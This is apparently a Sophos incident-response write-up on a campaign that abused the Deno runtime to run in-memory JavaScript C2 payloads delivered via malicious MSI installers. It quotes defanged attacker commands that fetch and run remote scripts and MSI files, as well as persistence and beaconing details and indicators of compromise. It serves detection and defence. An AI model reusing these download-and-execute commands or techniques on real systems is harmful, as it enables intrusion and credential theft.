.svg?width=93&quality=80&auto=webp&format=auto&cache=true&immutable=true&cache-control=max-age%3D31536000 "Home")


.svg?width=7&quality=80&auto=webp&format=auto&cache=true&immutable=true&cache-control=max-age%3D31536000 "Top Navigation - Sign in - Icon")



In early 2026, Sophos MDR investigated multiple intrusion cases involving a threat activity cluster that consistently abused Deno, a legitimate JavaScript and TypeScript runtime environment, to execute malicious JavaScript payloads directly in memory. Although the initial access vectors varied among victims, analysis of the observed malware, infrastructure, and execution chains revealed a shared set of post-compromise behaviors and tooling.
This post examines the tactics, techniques and procedures (TTPs) utilized by the threat actors and observed by Sophos MDR incident responders during the first part of the year. By analyzing commonalities across a selection of cases, MDR identified a repeatable attack framework, which it continues to track. Our threat-hunting colleagues in Sophos’ Counter Threat Unit have likewise been watching the evolution of ClickFix-involved Deno abuse; a description of what they see from their perspective (and in a later evaluation window) is posted here.
Overview
The growing adoption of alternative runtime environments presents a challenge for defenders. Security tooling and behavioral detections are often optimized around established attack pathways and commonly abused scripting engines. While Deno is a legitimate development tool, its adoption by the threat actor reflects a shift towards leveraging less commonly monitored runtime environments to facilitate reliable payload execution through potentially unmonitored pathways.
In the cases we analyze in this report, the attackers used a Bring Your Own Runtime (BYOR) approach to guarantee consistent execution across victim environments, independent of whatever runtimes were already present on the host. In all these cases, the threat actor downloaded and installed the Deno runtime before executing obfuscated JavaScript payloads, mainly C2 (command-and-control) payloads.
Across multiple observed cases, the threat actors combined social engineering, web-based delivery mechanisms, and malware masquerading as legitimate software to gain initial access. Once a foothold was established, malicious MSI packages were used to deploy VBS and PowerShell loaders that subsequently retrieved, installed, and executed the Deno runtime. Throughout both the initial access stage and post-compromise activity, the threat actors heavily leveraged living-off-the-land binaries (LOLBins), including msiexec, wscript, PowerShell, curl, and tar. Extensive use of VBS, PowerShell, and other native binaries enabled the threat actors to establish persistence, perform host fingerprinting, retrieve additional payloads, deploy the Deno runtime, and maintain command-and-control communications while blending malicious activity with legitimate system operations.
Various JavaScript payloads executed via Deno performed host fingerprinting, execution control checks, persistent C2 communications, and in some instances facilitated the retrieval and execution of additional payloads. Despite variations in victim targeting and secondary payload deployment, the underlying staging mechanisms, runtime deployment techniques, and C2 design remained highly consistent.
These observations are consistent with publicly reported activity involving Deno abuse. ThreatDown documented a similar intrusion chain involving Deno-based JavaScript execution and the delivery of Castle RAT, highlighting the growing interest among threat actors in leveraging alternative runtime environments for stealthier post-compromise operations.
This report further examines the campaign's mechanisms, including variations in secondary payload deployment across affected victims. In addition, this report presents detailed analysis of a recovered malicious MSI file, providing insights into the threat actor's staging mechanisms, persistence techniques, custom actions, and payload delivery methods.
Technical analysis and identification
The campaigns

Figure 1: Similarities outweigh differences across the process trees of four victims. Variations at each stage in which variations were present are indicated with a red outline.
The attack chain followed a structured progression of
PowerShell or command-based staging → MSI execution → VBS and PowerShell loaders → Deno runtime deployment → In-memory payload execution.
While the initial access vectors varied, the subsequent actions remained uniform, ultimately leading to variation once again later in the chain -- Deno-based JavaScript execution, command-and-control (C2) communication, host fingerprinting, and periodic beaconing behavior.
Initial access
Across the four cases, the threat actors leveraged a variety of initial access techniques, including a ClickFix-style lure, web-triggered PowerShell execution, web-delivered script execution, and a trojanized PsExec MSI distributed via a spoofed GitHub repository.
In the first case, initial access was achieved through ClickFix-style social engineering, in which users are presented with fake verification or browser troubleshooting prompts. These prompts instruct users to manually copy and execute obfuscated PowerShell commands, typically via the Windows Run dialog. This resulted in user-driven execution of PowerShell, which retrieved and launched a malicious MSI installer, as shown:
"C:\windows\system32\msIeXEC.exe" /paCkAGE hxxp[:\\]sendtokenscf[.]com\system\..\Verifications\..\UsersID-466943 /Q
In the second case, initial access involved the retrieval and in-memory execution of a remote script. This indicates that the compromise likely originated from user interaction with a malicious or compromised website, although the exact delivery mechanism (ClickFix or drive-by execution) could not be confirmed. Supporting evidence includes an active browser session observed prior to command execution, followed by the execution of an obfuscated command prompt. This command reconstructed a malicious URL and launched a hidden PowerShell instance to download and execute remote content in memory, which subsequently led to the retrieval and execution of a malicious MSI payload from URL “hxxps[://]ypjkevsbsdhj[.]zhivachkapro[.]com”.
"C:\Windows\system32\cmd.exe" /v /c"set ha=o&set lo=om/p&set tg=bor&set od=hxxps[://]ypjke&set cn=vsbsdhj[.]zhivachkap&set fc=ro.c&set sv=!od!!cn!!fc!!lo!!ha!!tg!&set dt=nt&set wo=powershell -wi mi Invoke-Expres&set id=).Conte&set jj=sion(wget -usebas&!wo!!jj! !sv!!id!!dt!" powershell -wi mi Invoke-Expression(wget -usebas hxxps[://]ypjkevsbsdhj[.]zhivachkapro[.]com/pobor)[.]Content "C:\Windows\system32\msiexec.exe" /i C:\Users\<user>\AppData\Roaming\<REDACTED>.msi /qn |
In the third case, initial access is assessed to be web-based, involving the retrieval and execution of a remote script during an active browser session. While the payload was ultimately retrieved from the malicious domain “koromoblog[.]com”, there is no evidence to confirm that the user directly navigated to this domain. Instead, the observed activity indicates indirect web-based script execution. Supporting evidence includes browser activity preceding process execution, followed by the initiation of PowerShell in the user context.
Hidden PowerShell was executed in the user context to retrieve a remote MSI payload and install it via Windows Management Instrumentation (WMI), writing it to path “C:\ProgramData\u.msi” and executing it with minimal visible user interaction as part of the infection chain.
PowerShell.exe -WindowStyle Hidden -Command "
$p = 'C:\ProgramData\u.msi';
Invoke-WebRequest 'hxxp[://]koromoblog[.]com/u' -OutFile $p;

Invoke-CimMethod -ClassName Win32_Product -MethodName Install -Arguments @{
    PackageLocation = $p;
    Options = 'ALLUSERS=2 MSIINSTALLPERUSER=1'
}
"
|
In the fourth case, initial access involved Search Engine Optimization (SEO) poisoning and brand impersonation. The user downloaded a malicious MSI named “PsExec.msi” (SHA256: 74260ef8c440692043aaa4656947258b3acfc207c95f09682b69d031b42890a0) masquerading as a legitimate PsExec utility from a spoofed GitHub repository “hxxps[://]github[.]com/taskp/PsExec” and executed it directly, having apparently reached the spoofed repository via a poisoned Bing search result.
hxxps[://]www.bing[.]com/search?pglt=2083&q=psexec+systeminterls&cvid=26b2cafb71b1407b8e01649548cf56aa&gs_lcrp=EgRlZGdlKgYIABBFGDkyBggAEEUYOdIBCDU5MjBqMGoxqAIIsAIB&FORM=ANSPA1&PC=U531psexec systeminterls - Search
hxxps[://]github[.]com/taskp/PsExec/releases/tag/v2.43Release v2.43 · taskp/PsExec · GitHub
hxxps[://]github[.]com/psexhub/PsExec?tab=readme-ov-filegithub.com
|
All scenarios ultimately resulted in execution of a malicious MSI file, making the installer stage a consistent pivot across the campaign.
Common execution framework
The threat actor used malicious MSI files to drop VBS and PowerShell scripts, which retrieved the Deno runtime environment. This was a common theme throughout the observed cases.
The use of MSI files allowed the threat actor to reliably package and execute the payload using a native Windows installer format, ensuring compatibility across target environments and enabling execution through the legitimate ‘msiexec.exe’ binary to blend with legitimate system behavior and evade security detections. This approach increases the likelihood of successful execution during the initial compromise phase, and providesing a stable mechanism to establish persistence and launch subsequent stages.
The VBS and PowerShell scripts were deployed to user-writable directories, typically within %LocalAppData% through MSI custom actions. The VBS file executed a PowerShell command without user profile settings (-NoProfile), suppressed interactive prompts (-NonInteractive), hid the execution window (-WindowStyle Hidden), bypassed execution policy restrictions (-ExecutionPolicy Bypass), and executed asynchronously in the background (0, False flags) to avoid detection and user interaction.
The VBS scripts primarily functioned as lightweight launchers and persistence mechanisms, responsible for invoking the associated PowerShell payloads and maintaining execution across user sessions. The PowerShell scripts performed the core staging activities, including retrieving and installing the Deno runtime and launching the JavaScript payload with unrestricted permissions.
A consistent naming convention was observed across all cases, with script filenames showing significant overlap with the NATO phonetic alphabet, indicating a structured and repeatable staging approach.
Case Number | .vbs Script Name | .ps1 Script Name |
Case 1 | Charlie92.vbs | Hotel_tool49.ps1 |
Case 2 | zulu_worker10.vbs | charlie53.ps1 |
Case 3 | november69.vbs | lynx_script20.ps1 |
Case 4 | Lynx_system59.vbs | python85.ps1 |
Table 1: VBS and PowerShell loader script names across the four cases
LOLBin abuse featured heavily throughout the execution chain. Core binaries such as “msiexec.exe,” “wscript.exe,” and “powershell.exe” were used consistently across all cases as part of the primary execution framework. In addition, the deployment of the Deno runtime followed a standardized approach across all cases, with the threat actor leveraging “curl.exe” to download the runtime and “tar.exe” to extract the archive. The abuse of trusted system binaries demonstrates a deliberate approach to blending malicious activity with legitimate processes while maintaining a reliable execution model. Abusing trusted system binaries let the threat actor blend malicious activity with legitimate processes while keeping a reliable execution model.
curl.exe -s hxxps[://]dl[.]dDeno [.]land/release-latest[.]txt curl.exe -Lo C:\Users\<User>\.deno\bin\deno.zip hxxps[://]dl[.]deno[.]land/release/v2[.]7[.]1/deno-x86_64-pc-windows-msvc[.]zip tar.exe xf C:\Users\<User>\.deno\bin\deno.zip -C C:\Users\<User>\.deno\bin |
MSI-stage malware analysis
Sophos MDR selected the MSI sample masquerading as a legitimate PsExec binary from case 4 for malware analysis and links its functionality to activity observed during the intrusion. This infection chain provides the most visibility into the threat actor's tooling and post-compromise behavior.
Activity was identified as early as two weeks before the other cases in this report were observed.
“PsExec.msi” was contained in the archive file “PsExec_v2.43.zip”. This malicious archive was previously available on GitHub at “hxxps[://]github[.]com/taskp/PsExec/releases/download/v2.43/PsExec_v2.43.zip”.
The analysis shows that the MSI file was built with WiX and uses standard installer features plus a custom action to drop and run VBS and PowerShell scripts “Lynx_system59.vbs” (SHA256: 2541d96d1d071f87127bf0714f70692d25e1946632457718c6f378fcc4a3dca2) which in turn runs “python85.ps1” (SHA256: b0af82de672d81f3c2f153977923b3884a8a9e7045b182c2379b19a1996931a0) from a subfolder “Serial” in the user’s local AppData folder via the command wscript.exe "[INSTALLFOLDER]Lynx_system59.vbs." These scripts downloaded the legitimate Deno runtime and launched an obfuscated in-memory JavaScript payload. Persistence was established via the HKCU Run registry key “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” with the value “Papa_software10.” The command in the Run key is identical to the custom action which executes wscript.exe above.
The following sections analyze the execution order of the malicious MSI file.
Malware author toolset
The MSI file was created using the Windows Installer XML Toolset (WiX), which is software that builds Windows Installer packages from XML.

Figure 2: Output of Strings against the sample indicating use of the WiX toolset
The threat actor favored using the NATO phonetic alphabet in their naming conventions. In Figure 3 the Property table, which gives property names and values for all defined properties in the installation, lists the manufacturer as “echo_tool89.” The product name is listed as “serial,” which matches the installation directory we’ll explore in a later section.

Figure 3: MSI Property table showing property names and values for the installation, with Manufacturer and ProductName matching the threat actor’s naming conventions.
Installation flow
According to the “InstallUISequence” and “InstallExecuteSequence” tables controlling the flow of the MSI installation, the malware author included a custom action “RunVbsLauncher” to execute files dropped by that process.

Figure 4: MSI InstallExecuteSequence table ordered by ascending sequence number
Installing files

Figure 5: MSI Directory table indicating the INSTALLFOLDER directory is named “Serial” and has the “LocalAppDataFolder” parent
The MSI file contains a data.cab cabinet file, which contains two files: a 439-byte VBS file “Lynx_system59.vbs” and 3125-byte PowerShell script “python85.ps1”. The ”InstallFiles” action copies files specified in the File table from the MSI data.cab to the destination directory “C:\Users\<user>\AppData\Local\Serial\”.
Both files have the “msidbFileAttributesVital” attribute indicating to the Windows Installer that they are mandatory installation components. If either file is not present, the installation fails and Windows Installer rolls back the installation.

Figure 6: The MSI File table showing the bundled scripts within the MSI file
Malicious custom actions
After the scripts are dropped, the threat actor uses a Custom Action “RunVbsLauncher” with type “1250,” which directs wscript.exe to execute “Lynx_system59.vbs.” The command line included in the action is “wscript.exe "[INSTALLFOLDER]Lynx_system59.vbs." Wscript.exe runs asynchronously as a child process to msiexec.exe and continues after termination of msiexec.exe.

Figure 7: CustomAction table showing “RunVbsLauncher,” specified by the threat actor to execute the bundled VBS file via wscript.exe
Establishing persistence
The threat actor establishes persistence by using the WriteRegistryValues Action to set “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Papa_software10” with value “wscript.exe "[INSTALLFOLDER]Lynx_system59.vbs,” identical to the Custom Action above. This takes place after the VBS file is executed by wscript.exe and acts as a persistence mechanism to periodically run the VBS file via the Windows run key for HKCU.

Figure 8: Registry table showing the Run key persistence mechanism
Deno as fileless execution engine
Following deployment via the MSI-VBS-PowerShell staging chain, the threat actor retrieved the Deno runtime from legitimate Deno infrastructure, extracted it using native Windows utilities, and executed it as the primary platform for JavaScript payload execution.
Once the threat actor successfully introduced “deno.exe,” the binary for the Deno JavaScript runtime environment, it was executed with the -A (allow-all) flag, granting unrestricted access to the file system, network, and environment variables. The payload was supplied inline using “data:application/javascript;base64,<encoded payload>”, enabling JavaScript to execute directly in memory without writing scripts to disk.
The JavaScript payload performs host fingerprinting and employs a pseudo-mutex to prevent duplicate malware instances. C2 is managed via hardcoded domains and IP addresses and uses connectivity checks via /health endpoints to determine active infrastructure. Infected devices in active campaigns retrieve additional payloads via the “/mv2/” endpoint, executing them directly in memory with “allow-all” permissions. This approach enabled persistent communication, ensuring continued operation even if individual C2 endpoints became unavailable.
Having established Deno as the execution platform, our analysis shifted to the JavaScript payload itself.
Obfuscated JavaScript executed by Deno.exe
The secondary JavaScript payload was Base64-encoded and had single-character function names to obfuscate its intent. Its main function would fingerprint the host and beacon regularly to a /health endpoint to determine if the campaign was active. It also used a localhost port as a pseudo-mutex to prevent re-infection of the same device.
The main function of the script, Function m(), first passes a selected port (10044) to Function s() which functions as a simple mutex to ensure only one instance of malware is executed on the device. If 10044 is already in use, the Deno process exits with error code 1.

Figure 9: Functions s() and m() showing binding on localhost:10044 acting as a pseudo-mutex
If the mutex check succeeds, Function a() performs system fingerprinting by collecting username, hostname, system memory, and OS release information. Output is passed to Function i() which serves as a hashing function to create a unique identifier for the infected device. The threat actors can use this identifier to track infected devices across campaigns.

Figure 10: Function a() showing the system discovery commands
The malware then assembles a URI string to the “/health” endpoint of the C2. A for loop continually checks for C2 connectivity via Function d() and returns errors if none are active.

Figure 11: Function d() responsible for contacting the hardcoded C2

Figure 12: Wireshark capture showing the ASCII representation of client packets to the /health URI
If successful, another URI string is created from the responding C2 server from Function d() as variable e(), an embedded JSON Web Token (JWT) token, and the machine fingerprint as variable t():
let o = `${e}/mv2/[JWT_TOKEN]/${t}`;
Function u() sends this request to the C2 “/mv2/…” URI endpoint.

Figure 13: Wireshark capture showing the ASCII representation of client packets to the /mv2/ URI
If the C2 infrastructure was active, code analysis shows that the Deno runtime would have executed the response using Function l() which executes deno with “--allow-all” permissions via the -A argument.

Figure 14: Function m() calling Function l() with the assembled URI string to the /mv2/ endpoint, and Function l() executing the returned payload with the -A argument
In case 4, the threat actor subsequently retrieved PowerShell scripts and executed PowerShell via a legitimate PsExec binary to gain a shell with SYSTEM privileges. They proceeded to perform domain and network discovery and enumeration before dumping credentials from the SAM registry hive.
Campaign-level observations
Across this campaign, all cases followed a similar execution pattern but differed in initial access methods. MSI installers dropped VBS and PowerShell loaders before transitioning to Deno for payload execution.
We were able to uncover several means the threat actor employed to manage the campaign. Apart from differing C2 domains, they also tracked the campaign via custom claims in an embedded JWT.

Figure 15: Decoded claims section of the JWT showing custom claims, most notably “campaignId” and “campaignName”
Malware-as-a-Service (MaaS) operators market their services to other threat actors and require mechanisms to track client infrastructure usage. The presence of custom fields “campaignId” and “campaignName” added to the JWT could indicate such a relationship. Table 2 below highlights different JWTs and indicators between cases.
Case Number | .vbs Script | .ps1 Script | C2 | JWT campaignId | JWT campaignName |
Case 1 | Charlie92.vbs | Hotel_tool49.ps1 | crahdhduf[.]com 144.31.2[.]161 | 32533688df72a0fc | mywork |
Case 2 | zulu_worker10.vbs | charlie53.ps1 | serialmenot[.]com ypjkevsbsdhj[.]zhivachkapro[.]com 144.31.2[.]161 | 75cbe18653d52372 | smokest |
Case 3 | november69.vbs | lynx_script20.ps1 | crahdhduf[.]com 144.31.2[.]161 | 32533688df72a0fc | mywork |
Case 4 | Lynx_system59.vbs | python85.ps1 | serialmenot[.]com | 6b357c4222050506 | test
|
Table 2: A comparison of script names, C2 indicators, and JWT campaign identifiers across cases.
The JavaScript malware also featured mutex-like behavior which prevented reinfection of the same device, and a fingerprinting function which generated a unique identifier based on the username, hostname, device memory and operating system. This would have been useful in managing the campaign across different devices and victim estates.
Sophos countermeasures
The chain of events in these intrusions triggered multiple Sophos detections at multiple stages of activity – the remote MSI execution stage fired one, as did the ClickFix-style run-dialog execution, the PowerShell download of deno.exe itself, and others. During our investigation, we identified multiple opportunities for rules flagging unexpected Deno behavior, including contextual rules that can flag unruly downstream behavior that originated via Deno. A list of Taegis countermeasures able to detect activity associated with Deno abuse is published in the CTU post. Individual estates may also manage the Deno runtime via Application Control / PUA rules (AppC/Deno-A) in Central. Finally, a file containing Indicators of Compromise (IoCs) related to this research is available on our Github.
Conclusion
In the four cases we’ve highlighted here, the threat actors introduced Deno as an execution layer. This represents a shift in attacker tradecraft -- leveraging a less commonly monitored runtime environment to increase execution reliability and reduce the likelihood of detection due to limited defensive coverage.
Most importantly, this highlights a growing detection gap, particularly around the abuse of runtime environments like Deno, MSI-based staging, and chained script execution across multiple tools. The use of fileless JavaScript further limits traditional detection methods, making this approach increasingly difficult to identify using conventional security controls.
Acknowledgements
The authors wish to thank Liam Miller for his significant contributions to this report.